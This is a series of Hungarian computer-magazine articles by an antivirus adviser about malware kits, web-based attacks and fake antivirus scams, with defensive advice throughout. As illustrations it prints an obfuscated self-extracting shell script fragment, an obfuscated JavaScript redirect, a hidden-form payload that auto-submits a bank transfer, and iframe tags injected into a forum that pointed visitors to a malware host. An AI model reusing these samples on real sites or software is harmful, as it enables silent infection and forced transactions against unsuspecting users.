Az új sérülékenységek esetében azonban a dolog kétoldalú. Gondoljunk csak a legutóbbi, nagy port felverő DNS-poisoning sebezhetőségre, amely esetében a csepegtetett blog-információkból végül csak összerakták a mozaikot, és beindult a támadási hullám. A megfelelően etikus felfedezőtől azt várnánk el, hogy először a gyártókkal és a fejlesztőkkel vegye fel a kapcsolatot, és addig ne adjon ki részletes információkat vagy demonstrációs támadókódot. Néha azonban a fejlesztőcégek tagadják a felfedezett rést, nem hajlandók elismerni a hibájukat, vagy épp némaságba burkolóznak, szinte kiprovokálva ezzel a hiba felfedezőjétől a részletek nyilvánosságra hozását. És persze azt sem szabad figyelmen kívül hagyni, hogy egy új nulladik napi sebezhetőség felfedezése a jó oldalon „csak” hírnevünket fényesítheti, míg a rossz oldalnál (eléggé el nem ítélhető módon) bőkezűen készpénzben honorálják az ilyen jellegű konkrét információkat.

A Shark konstrukciós kittel még a legkevésbé hozzáértő is tud vírust írni. Az azért megnyugtató, hogy a tesztelés során a NOD32 minden ilyen, futószalagon készült vírust szépen felismert

Ha harc, hát legyen harc!

Ha már a sötét oldal ilyen automatákkal operál, illogikus volna, ha a hatékony védekezés és tesztelés miatt a „jók” nem tennének hasonlóképpen. Fontos az operációs rendszer és az azon futó alkalmazói programok frissítéseinek rendszeres naprakészen tartása. Ebben, valamint például a sebezhetőségek vizsgálatában is számos hasznos eszköz áll rendelkezésre. A Secunia Inspector (**secunia.com/software_inspector**/), a Microsoft Baseline Security Analyzer (**technet.microsoft.com/en-us/security/cc184924.aspx**), és még jó néhány program is hozzájárul ahhoz, hogy gyorsan leellenőrizhessük a problémákat. Az említett eszközök hatásosan és alaposan feltárják a gyenge, elavult komponenseket, ráadásul a frissítéshez konkrét letöltési linkkel, esetenként pedig részletes útmutatóval is szolgálnak.

We brakes for nobody!

Az automatizált eszközök a harc mindkét résztvevőjénél megjelentek. A rossz oldal a profit növelése érdekében a támadó kódok hatékonyságát egyszerre több szóba jöhető sebezhetőség kihasználásával erősíti, ezenkívül a kártevőkészítő és -terjesztő kitek drága árucikké válása révén húz hasznot a dologból. Nem is beszélve az egyre sokasodó ellopott banki adatokról, jelszavakról, amelyeknek szintén külön piaca van.

A jó oldalon – ahol a csatában az időfaktorral is keményen küzdeni kell – a kényszer szülte a megoldásokat. Automatizált vírusminta-feldolgozás nélkül például ma már egy víruslabor sem tudna lépést tartani a fenyegetésekkel és egyetlen rendszergazda vagy cég sem lenne képes rendszereit a sebezhetőségek automatikus vizsgálata (Secunia, fuzzerek stb.) nélkül naprakészen tartani.

A kártevőkészítők közül egy-egy háttérbe húzódott magányos lángelme időnként még tud zavart okozni – gondoljunk csak a legújabb, 1024 bites titkosító kulccsal operáló Gpcode vírus esetére –, ez azonban ma már inkább ritka kivétel, a tendencia az iparszerű, egészpályás letámadás a specializált és automatizált eszközökkel mindenki ellen.


***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (**velemeny@pcworld.hu**).

Csizmazia István, vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu


KAPCSOLÓDÓ WEBOLDALAK

ESET víruslexikon: **www.eset.hu/virus**
Secunia: **www.secunia.com**
VX Heavens: **vx.netlux.org**




Szintén a hírhedt programok közé tartozott a Sennaspy is, segítségével bárki egyszerűen készíthetett internetes férgeket

Érdekes és veszélyes csoport volt a szkriptvírusok csoportja is. VBS, Perl és egyéb nyelveken sok leleményes kód született. A WISK segítségével IRC alá lehetett fertőző férgeket konstruálni



A VBS Anthology költői neve ellenére sem lesz a barátunk. A forráskódban terjedő férgek 1998 környékén kezdtek megjelenni. Mivel az Outlook képes a beérkező levelekben lévő VBScript és JavaScript programkódot automatikusan végrehajtani, ez által igen hatékonyan lehetett kárt okozni, főleg állományokat töröltetni



Nem szükséges sok szakismeret a Trojan2Worm használatához, kattintunk, legördülőből választunk, és ennyi. Egy tetszőleges ártalmatlan alkalmazást töltünk be, így a kit segítségével egy saját magát terjesztő trójait kreálhatunk

ÖRDÖGŰZÉS A BÖNGÉSZŐKBEN

Webalapú kártevők

Sorozatunk tizennegyedik epizódjában webalapú kártevőket fogunk vizsgálni, bemutatjuk, milyen trükkök vették át a korábbi, kizárólag levélmellékletekben utazó, egy állományból álló támadások szerepét. Természetesen kitérünk arra is, hogyan védekezhetünk ellenük.

A levelezéssel terjedő vírusok és férgek néhány éve még igen jelentős szerepet játszottak a fertőzések kialakulásában. Mára azonban – köszönhetően a széles sáv egyre nagyobb elterjedtségének és persze a támadási módszerek folyamatos változásának, bővülésének – egyre több, különféle weboldalak és a Live Messenger segítségével terjedő kártevő lepi el az internet világát. Az 5–10 évvel ezelőtti kényelmes, „egy állomány fertőzött – fogom – letörlöm – minden gondom megoldódik" ügymenet lényegesen bonyolultabb lett.

Játék a kategóriákkal


Ha csak az idei év egy havának magyarországi fertőzési toplistáit nézzük, meglepően sok kéretlen reklámprogramot találunk rajtuk. Még ha figyelmesek is vagyunk, nem úgy, mint egyes felhasználók, akik a Next–Next–Next típusú programtelepítéseket végzik, akkor is kell találni valami módszert arra, hogy az ilyen kártékony kódokat kizárhassuk. Ez a taktika aztán arra is gyógyírt jelent, hogy az ilyen kétes alkalmazások készítői és forgalmazói ne zaklathassák perekkel a biztonsági szoftverek fejlesztőit, amiért kártevőként sorolják be a profit reményében terjesztett és a tisztességtelenség határát erősen súroló programjaikat. A NOD32 esetében ezekre a *Veszélyes alkalmazások* és *Kéretlen alkalmazások keresése* opció szolgál, amit viszont telepítéskor a felhasználónak kell kiválasztania. Erről a témáról részletesen a *8. epizódban, 2008 áprilisában* írtunk.

A kéretlen reklámszemét „áldásai" között nemcsak az erőforrások feleslegес herdálását, a bosszúságot értjük, hanem az üzemszerűen zajló kártevőterjesztést is meg kell említeni. A levélmellékletek „egylövetű" fertőző programjai helyett már jó ideje az úgynevezett letöltő (downloader) kódok dolgoznak, amelyek különféle kártékony weboldalakról további komponenseket képesek a fertőzött gépekre letölteni, nemritkán folyamatosan frissítik is ezeket a változatos károkozás, és a lelepleződés elkerülése érdekében.

A LiveHTTPHeaders Firefox Plugin (livehttpheaders.mozdev.org) segítségével adatcsomag szintjén ellenőrizhetjük a webszerver és a böngészőkliens közti forgalmat

Fegyvertár a böngészőhöz


Az alap vértezeten (naprakész vírus- és kémprogram-védelmi program, a kétirányú forgalmat ellenőrizni képes tűzfalprogram) felül nem árt egy kis óvatosság, és néhány apró ötlet sem. Hasznos, ha az Internet Explorer helyett inkább a biztonságosabb Mozilla Firefox vagy az Opera böngészőt részesítjük előnyben. Röviden megemlítünk néhány beépülő modult (plugin), amelyek segítenek egy link, illetve weboldal esetében eldönteni, érdemes-e továbbmenni, rákattintani. Ilyen segítséget kaphatunk a **NetCraft Toolbar** (*toolbar.netcraft.com*), a **Finjan SecureBrowsing** (*securebrowsing.finjan.com*), a **RGguard** (Robot Genius Guard, *www.robotgenius.net*), **PhishTank SiteChecker** (*phishtanksitechecker.com*) és a **McAfee SiteAdvisor** (*www.siteadvisor.com*) szoftver használatokról – figyelmeztetnek a károsnak ítélt oldalak esetén. A látványos, piros színű és figyelmeztető szöveggel is ellátott ablak ellenére, ha akarjuk, felülbírálhatjuk az intést és mégis ellátogathatunk a weboldalra.



A Webdeveloper megmutatja a generált forráskódot, így nem verhetnek át az összezavart (obfuscated) programsorok

Láthatatlan szkriptek

A weboldalakba könnyen beágyazható olyan láthatatlan JavaScript kód, amelynek hatására különféle kellemetlen események történnek gépünkön. Drámaian lelassul a masina vagy csak a böngészés sebessége, tucatszám nyílnak fel reklámokkal terhelt pop-up ablakok, kezdőlapunkat átállítja valami, sőt bizonyos kedvenc (főként vírusvédelmi) oldalaink esetén valami blokkolja, letiltja ezek megjelenését. A szkriptnyelveket sokan lenézik, de igazság szerint ezekkel, valamint egy rövid és tömör programmal szinte bármit meg lehet va-



A megfelelő védelem érdekében a kiegészítő opciókat is jelöljük be. A reklám és egyéb veszélyes alkalmazásoknak külön besorolási csoportjai vannak jogi okokból

„Semmi közöd ahhoz, ami nem tartozik rád" – szól a rejtői idézet. Az Adaptive Referer Remover (hopp.pcworld.hu/5249) **megakadályozza, hogy kiszolgáltassuk a meglátogatott weboldalnak, hogy honnan, melyik weblapról kattintottunk át oda**

```
 9  tail -n 29 $0 > /tmp/NgiuqtNgL; tail -n 27 $0 > /tmp/HmgM
10  chmod 755 /tmp/HmgM; (/tmp/HmgM &); exit 0
11 ⊟LUK () {
12  sed s/$1/$2/g /tmp/NgiuqtNgL > /tmp/EroeYYTETEar; cp /tmp/EroeYYTETEar /tmp/NgiuqtNgL }
13 ⊟dJMAYQB () {
14  IVxiXklJZlu=`expr $(($RANDOM % $(($2 - $1)))) + $1`
15  RANDOM=$RANDOM
16  return $IVxiXklJZlu }
17  EHbLygZ="EHbLygZ NgiuqtNgL HmgM IVxiXklJZlu WwocOtAr0 AEevUXK LUK EroeYYTETEar dJMAYQB diJS gehsgFMEQHHGJ"
18 ⊟for diJS in $EHbLygZ ; do
19  dJMAYQB 3 15
20  WwocOtAr0=$?
21 ⊟while [ $WwocOtAr0 -gt 0 ] ; do
22  dJMAYQB 65 122
23  gehsgFMEQHHGJ=$?
24 ⊟if ! [ $gehsgFMEQHHGJ -gt 90 -a $gehsgFMEQHHGJ -lt 97 ] ; then
25  AEevUXK=$AEevUXK`echo -e '\'$(printf %o $gehsgFMEQHHGJ)'`
26  WwocOtAr0=`expr $WwocOtAr0 - 1`
27  fi; done
28  LUK $diJS $AEevUXK
29  AEevUXK=""; done
```

```
 9  tail -n 29 $0 > /tmp/my_temp1; tail -n 27 $0 > /tmp/my_temp2
10  chmod 755 /tmp/my_temp2; (/tmp/my_temp2 &); exit 0
11 ⊟my_repl () {
12  sed s/$1/$2/g /tmp/my_temp1 > /tmp/my_temp3; cp /tmp/my_temp3 /tmp/my_temp1 }
13 ⊟make_rand () {
14  my_num=`expr $(($RANDOM % $(($2 - $1)))) + $1`
15  RANDOM=$RANDOM
16  return $my_num }
17  my_vars="my_vars my_temp1 my_temp2 my_num my_cycle my_str my_repl my_temp3 make_rand my_i my_char"
18 ⊟for my_i in $my_vars ; do
19  make_rand 3 15
20  my_cycle=$?
21 ⊟while [ $my_cycle -gt 0 ] ; do
22  make_rand 65 122
23  my_char=$?
24 ⊟if ! [ $my_char -gt 90 -a $my_char -lt 97 ] ; then
25  my_str=$my_str`echo -e '\'$(printf %o $my_char)'`
26  my_cycle=`expr $my_cycle - 1`
27  fi; done
28  my_repl $my_i $my_str
29  my_str=""; done
```


Sok szkriptes kártevő épít a zagyva változónevekre, a kódhalmaz áttekintése és megértése szinte lehetetlen. Az alsó képen csak annyit tettünk, hogy „emberbarát" változónevekre cseréltük a szemetet

A Netcraft Toolbar is hasznos plugin, itt éppen egy Cross Site Scripting (XSS) támadásra figyelmeztet

lósítani a gépen – és ez jót és rosszat egyaránt jelent. A korábban említett tartalmi tanácsadók mellett lehetőségünk van a weboldalon futtatott szkriptek teljes blokkolására, finomhangolt részleges vagy teljes engedélyezésére, sőt mindezt végleges vagy ideiglenes szabályokkal is leírhatjuk. A varázseszköz neve **NoScript** (*hopp.pcworld.hu/1582*).

Csak a kezemet figyeljék!

Aki programozott már valamilyen szkript nyelvet (VBS, JS, Ruby, Perl stb.), az tudja, bármilyen egyszerű feladatot rövid úton is meg lehet bonyolítani. Ha valaki használt már Perlben reguláris kifejezéseket mintaillesztéshez, az tudja, miről beszélünk. Azonban amíg ez tömör és hatékony, vannak esetek – főként a kártevőkészítők élnek ezzel –, amikor ennél is továbbmenve, a kódot szándékosan olyan zagyvált (nem okvetlenül tömörebb) formára hozzák, hogy azon aztán ember legyen a talpán, aki kiigazodik. Nézzünk is egy példát, ahol mindössze a változónevek helyett szerepelnek mindenféle vad stringek: agyunk szinte képtelen felfogni, ki kivel van, hol a ciklus eleje, vége stb. Segítheti a víruselemzők munkáját, ha az általános kódolási szokásoknak megfelelő, illetve beszélő nevű változókra cseréljük a zagyvaságokat.



Az unescape() függvény arra is jó eszköz, hogy egy átlagfelhasználó elől elrejtse a linkek valódi tartalmát. A jó hír, hogy nem okoz gondot a kibogozás az Unescape Utility segítségével: kivág–beilleszt–Entert üt–örül

Kódoló fogócska


Amikor az ilyen szkriptes kódban egy adott weboldalra kell ugrani, nehéz észrevételenül beleírni egy HTTP címet. Erre szokták használni az *unescape()* függvényt, ahol a karakterek kódjainak segítségével ugyanazt a feladatot elvégző programsort egy átláthatatlan *%szám%szám* rendszerű karakterfüzérre cserélhetjük. Ha egy ilyenbe bele szeretnénk nézni, egy kis segítségre szorulunk. Szerencsére léteznek már külön weboldalak is, ahol mindössze annyi a dolgunk, hogy bedobjuk a zavaros kódhalmazt az egyik boxba, és a másikban máris szép olvashatóan, tagoltan tűnik fel a JavaScript program.

Létezik emellett egy **Web Developer** (*hopp.pcworld.hu/2119*) nevű Firefox beépülő is, amellyel egy külön ablakban megjeleníthető a generált forráskód is, már kibontott és behelyettesített formában.

Megy ez lovon és trapézon is

A kártevők azonban nemcsak e-mailben, IRC-csevegés esetén vagy weboldalakról érkezhetnek, hanem Messengeren is. Mivel itt is lehetséges a fájlküldés, érkezhet látszólag ismerőstől olyan linket, esetleg állományt tartalmazó üzenet, amelyre rákattintva vagy megnyitva elindulhat a fertőzés. Ilyenkor érdemes elővigyázatosnak lenni, akár meg is kérdezhetjük a partnert, valóban ő küldte-e nekünk. Szoktak olyan csali weboldalt is készíteni (ilyen például a **hi5.com**), ahol elkérik valamennyi csevegő és közösségi portálhoz tartozó név és jelszó adatunkat azzal az ürüggyel,

A NoScript beállítások közt még olyan finomságokat is találunk, mint az IFRAME elemek tiltása



Ha csak egyetlen plugint lehetne megnevezni a Firefoxban, ami nélkül nem szeretnénk élni, az mindenképpen a szkripteket blokkolni tudó NoScript lenne

```
<SCRIPT language=JavaScript>
function otqzyu(nemz)juyu="lo";sdfwe78="catio";
kjj="n.r";vj20=2;uyty="eplac";iuiuh8889="e";vbb25="(’";
awq27="";sftftftft=4;fghdh="’ht";ji87gkol="tp:/";
polkiuu="/vi";jbhj89="deo";jhbhi87="zf";hgdxgf="re";
jkhuift="e.c";jygyhg="om’";dh4=eval(fghdh+ji87gkol+
polkiuu+jbhj89+jhbhi87+hgdxgf+jkhuift+jygyhg);je15="’)";
if (vj20+sftftftft==6) eval(juyu+sdfwe78+kjj+ uyty+
iuiuh8889+vbb25+awq27+dh4+je15);
otqzyu();//
</SCRIPT>

=

location.replace(’http://videozfree.com’)
```

Példa a szándékos elbonyolításra, amelynek célja az olvashatóság rontása. Fent a zagyvált (obfuscated) kód és lent ugyanennek az olvasható megfelelője látható

hogy automatikusan felkutatják majd ismerőseinket. Aki van olyan gyanútlan, és megadja ezeket, igazi spamlavinát ereszt rá az ismeretségi körére, a rokonai és üzletfelei pedig nem igazán fogják imába foglalni a nevét.

XSS vagy amit akartok

Az XSS, vagy „magyarul” Cross Site Scripting technológia egy olyan lehetőség, amelynek segítségével a támadónak lehetősége van megbízhatatlan kódot lefuttatni a böngészőben egy megbízható tartományon keresztül, és sajnálatos módon sokszor ez teljesen észrevétlenül zajlik. Az ilyen kódokat vagy a készítő teszi fel szándékosan, vagy különböző manipulációkkal (például rosszul megírt, ellenőrizetlen adatokkal dolgozó űrlap feldolgozásával) helyezhetik el a weboldalakon. A támadás megvalósítható IMG, SCRIPT és IFRAME elemekkel is.

Az ilyen kód bármilyen weboldalba, blogba, wikibe vagy akár e-mail üzenetbe is behelyezhető. Nézzünk egy példát: ebben az esetben a **Netflix.com** oldalának egyik űrlapjába (form) kéretlenül beépített támadó kódot:

<img src=http://www.netflix.com/AddToQueue?movieid=70011204 width="1" height="1" border="0">
<body onload="document.forms[0].submit()">
<form method="POST" action="https://bank.com/transfer.do">
<input type="hidden" name="account" value="123456789"/>
<input type="hidden" name="amount" value="2500"/>
</form>

Jól látható, hogy a csendben beillesztett kód igyekszik kerülni a feltűnést: az 1 pixelszer 1 pixeles képméret, az űrlapon belüli rejtett (hidden) mezők mind ezt a célt szolgálják.

XSS bajok ellen egyébként létezik két külön Firefox plugin is **XSS Guardian Panel** (*hopp.pcworld.hu/5242*) és **XSS Warning** (*hopp.pcworld.hu/5243*) néven, érdemes ezeket használni. Akit pedig mélyebben érdekel a téma, az olvasgassa a **Buhera blogot** (*buhera.blog.hu*), amely sok ilyen, és ehhez hasonló támadásról ad friss, részletes szakmai beszámolót.

Ha eltávolítási nehézségeink vannak

A cikk elején szó volt arról, hogy az egyre több külön állományból álló, és további letöltéseket végző károkozó komponensektől sokszor igen nehéz megszabadulni. A sok lényeges különbség közül az egyik legfontosabb a vírusirtó és a kémprogramellenes alkalmazások között, hogy míg az antivírus

Bár szorosan nem a klasszikus böngészéshez kapcsolódik, de zenét letölteni (weboldalról, FTP-ről, torrentről) szinte mindenki szokott. Vannak azonban olyan, preparált MP3 kiterjesztésű állományok, amelyek lejátszáskor azonnal megfertőzik a számítógépet

```
<!-- Copyright Information -->
<div align='center' class='copyright'>Powered by
<a href="http://www.invisonboard.com">Invision Power Board</a>(U)
v1.3.1 Final &copy; 2003  
<a href="http://www.invisonpower.com">IPS, Inc.</a></div>
</div>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/193/new.php'></iframe>
<iframe src='http://wsfgfdgrtyhgfd.net/adv/new.php?adv=193'></iframe>
```

Az Invision Power Board webszerverét 2006 őszén támadták meg, és az alábbi IFRAME tageket illesztették bele, amikkel pedig megfertőzték a gyanútlan látogatókat. Az effajta támadások száma évről évre növekszik

A böngészőhasználók és a rájuk leselkedő veszélyek mértékét szimbolizáló piramis. Jól látható, hogy a legjobb helyzetben azok vannak, akik biztonságos böngészőket és plugineket használnak, valamint azokat rendszeresen frissítik

a fertőzés megszüntetése érdekében kizárólag a káros állományokat törli, illetve helyezi karanténba, addig a kémprogramirtók adatbázisa a kéretlen reklámok, kémprogramok által módosított Registry bejegyzéseket is képesek helyreállítani, illetve sok esetben a további, már nem fertőző, de felesleges komponenseit is képesek kitörölni. Néhány ízben az okozhat gondot, ha egy adott kártevő nem törölhető ki, mert „fogja a rendszer”. Ilyenkor segíthet rajtunk az **UnDLL** (*hopp.pcworld.hu/5244*), illetve az **Unlocker** (*hopp.pcworld.hu/2130*) alkalmazás, amely programokat pontosan ezekre a helyzetekre fejlesztették ki.

Tartsuk szárazon a puskaport!

Ha valakinek van weboldala, nézzen rá időnként: nem törték-e fel, nem babrálták-e meg az SQL-adatbázist, nincs-e beszúrva a lap aljára JavaScript kód, nincs-e gyanús mozgás a logokban. Ha valakinek erre nincs ideje vagy esetleg nem ért hozzá, akkor pedig bízzon meg ezzel valakit. Ha ezt sem teszi, inkább ne legyen weboldala, mert nem tudja felelősséggel birtokolni, karbantartani. Idővel lehet, hogy az már nem az ő honlapja lesz.

Az ellenőrzés automatizálására írható megfelelő program, amely megadott időközönként elmenti a kulcsfájlokat és azokat összeveti a korábban tárolt változattal. De erre a célra létezik már külön vállalkozás is: a cég a weboldalak illegális módosítása esetén e-mailben és SMS-ben is riasztani tudja a vállalat vezetőit, illetve a rendszergazdát – ezúton köszönjük az infót az **antivirus.blog.hu** kommentelőinek. Mindenesetre, ha óvni akarjuk weboldalunkat, akkor csak egyet nem tehetünk: azt, hogy nem teszünk semmit.

A weboldalak és üzenőprogramok mellett a zenefájlokat sem szabad kihagyni a számításból. Vannak olyan, preparált MP3 kiterjesztésű állományok, amelyek lejátszáskor azonnal megfertőzik a számítógépet. Bár ennek valódi fájltípusa WMA (Windows Media Audio), a Windows Media Player mégis megkísérli a lejátszást – amely ugyan nem sikerül neki, de a böngésző automatikusan elindul és további kártékony állományok letöltését indítja el.

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (velemeny@pcworld.hu).

Csizmazia István, vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

KAPCSOLÓDÓ WEBOLDALAK

Az ESET magyar nyelvű víruslexikona: **www.eset.hu/virus**
Az XSS és SQL Injection alapú támadásokról magyarul: **hopp.pcworld.hu/5245, hopp.pcworld.hu/5246, hopp.pcworld.hu/5247**

HAMIS ANTIVÍRUS PROGRAMOK

Egészpályás letámadás vírusirtóra hangszerelve

Sorozatunk tizenötödik epizódjában egy sajnos igen elterjedt ál-antivírus programcsaláddal fogunk foglalkozni. Ez XP Antivirus 2008, 2009 és hasonló neveken érkezik, és kész rémálom, ha egyszer a gépre kerül. Természetesen nem hagyományos vírusirtóról, hanem egy kártékony, az embereket becsapó és gépeinket megfertőző programról van szó, amely – nem mellékesen – még a pénztárcánkat is megcsapolhatja.

Ha a Windows rendszer alatt valamilyen programot kívánunk telepíteni, zömmel egy setup folyamatot indítunk el, amely aztán nemcsak egy „bitkolbászt" húz el szemünk láttára 1-től 100%-ig, hanem telepíti is a program szükséges komponenseit, könyvtárakat készít ezek számára, útvonal- és indító bejegyzést hoz létre, és még egy fontos momentum: megjegyzi és eltárolja a későbbi esetleges uninstallálási folyamathoz szükséges információkat. Általában, ha a továbbiakban el akarunk távolítani egy alkalmazást, az alábbi esetek többsége, vagy akár mindegyike rendelkezésünkre áll.

Ha a fejlesztők alaposak és gálánsak voltak, rendelkezésre bocsátanak egy külön kiválasztható menüpontot is az uninstall indítására.

A másik nagy és sima út, ha a *Start* menün belül a *Beállítások → Vezérlőpult → Programok telepítése és törlése* menüpontot választjuk, ez is hivatalos és szabályos módszernek számít. Ehhez persze az is szükséges, hogy a listában szerepeljen az eltávolítandó program.

Ha ezek valamelyike nem működik, még mindig meg lehet szabadulni a nem kívánt alkalmazástól az Easy Uninstallerrel vagy egy ehhez hasonló segédprogrammal. Ez még mindig biztosabb és kényelmesebb, mint a végső megoldás: kézzel törölgetni az állományokat és Registry-bejegyzéseket.

Bárhogyan is nevezzék az ál-antivírus programot, egyben mindegyik azonos: nem létező kártevőkre, fertőzésekre figyelmeztet és pénzt akar

A hétköznapi ember számára megtévesztő, hogy egy csaló program még a *PC World* magazin legjobb vételeként hirdeti magát, de nem kevésbé vérlázító a Softpedia kártevőmentességet hirdető tanúsítványának odahamisítása sem

A normál ügymenet áttekintése után nézzük, milyen akadályokat igyekezhetnek az utunkba állítani. Például egyáltalán nincs uninstall, és sok esetben szembesülünk azzal, hogy a program törlése utáni gépindításnál mégis visszakerül valahogyan a nem kívánt alkalmazás. Lehet aztán olyan „vicces" és kilométer hosszú, apróbetűs licencszerződés, amelyen nem a szokásos „elfogad" és „elutasít" gombok szerepelnek, hanem csak egyetlen választási lehetőségünk van: elfogadni, sőt az ablak felső sarkából még az X, azaz bezár funkció is hiányzik, hogy kész helyzet elé állítsanak minket. Ha pedig pont egy biztonsági program műveli ezt velünk, az körülbelül az a kategória, mintha a pap rontaná meg a gyermekünket, az orvos ölné meg a beteget vagy a rendőr törne be hozzánk – mélységes és váratlan ilyenkor a csalódás.


Induljon a banzáj

Ha valaki figyelmetlenségből feltelepít egy ilyen programot, valószínűleg hamarosan visszasírja az írógépes korszakot. Igen sokféle néven találkozhatunk ál-vírus-, illetve kémprogramirtóval, felsorolunk néhány közismert nevet: **AntiMalware 2009, AntiMalwareSuite, AntivirusProtection, Antispyware 2008 XP, AntiSpyware Pro XP, Antivirus Lab 2009, Antivirus Security, Antivirus XP 2008, ConfidentSurf, ContraVirus, DataHealer, eAntivirus Pro, MalwareScanner, Master Antivirus 2009, Micro Antivirus 2009, Perfect Cleaner, PersonalAntiSpy, Smart Antivirus 2009, Spyware Guard 2008, System Optimizer 2008, Virtual PCGuard, VirusGuard Plus, VirusResponse Lab 2009, Vitae Antivirus 2008, Windows Antivirus, XP Protector 2009, Zinaps Anti-Spyware**. Nem mindennapi sorozat ez, és számuk sajnos napról-napra folyamatosan növekszik.

Agybaj a gépben

Akár véletlenül, akár tévedésből kerül a számítógépre, onnantól folyamatosan ijesztgeti a felhasználót. Esetenként olyan hamis BMP állományokkal is manipulál, melyen a lefagyást jelző kékhalál (BSOD, Blue Screen Of Death) vagy egy kémprogramfertőzésre figyelmeztető ablakot ábrázol.


A cikkíráshoz szándékosan töltöttünk le egy Antispyware Pro XP programot, és ami a nagy érdekesség volt: maga a telepítő teljesen tiszta volt, sőt a **VirusTotal.com** oldalon vizsgálva mind a 37 biztonsági program néma maradt. A megoldás az, hogy a csalók egy üres, később külön oldalakról letöltögető vázat készítettek, amely az install közben kezdi el a kártékony kódokat telepítgetni különböző webcímekről. Ha „normális" vírusvédelmi program van a gépünkön, az azonnal képes megóvni minket a megpróbáltatásoktól. Itt különösen azok



Amikor a licencszerződés elutasítására egyáltalán nincs lehetőség. Vegyük észre, hogy nemcsak az a baj, hogy mindössze az OK gombot választhatjuk, de az ablak bezárására való X ikon is hiányzik

Az Antivirus XP 2008 egyik érdekessége, hogy a weboldalán olyan hamis Top 10 víruslistát közöl, amely a NOD32 programot készítő ESET laboratórium elnevezési metódusát használja

Mostanában a kémprogramirtók is a reneszánszukat élik, logikusnak látszik tehát, hogy ebből is készül hamisítvány. Ha végiggondoljuk, hány tájékozatlan átlagfelhasználó eshet áldozatul naponta, megértjük, mi motiválja ezeket az embereket: újabb regruták bővítik a pénzt hozó botneteket



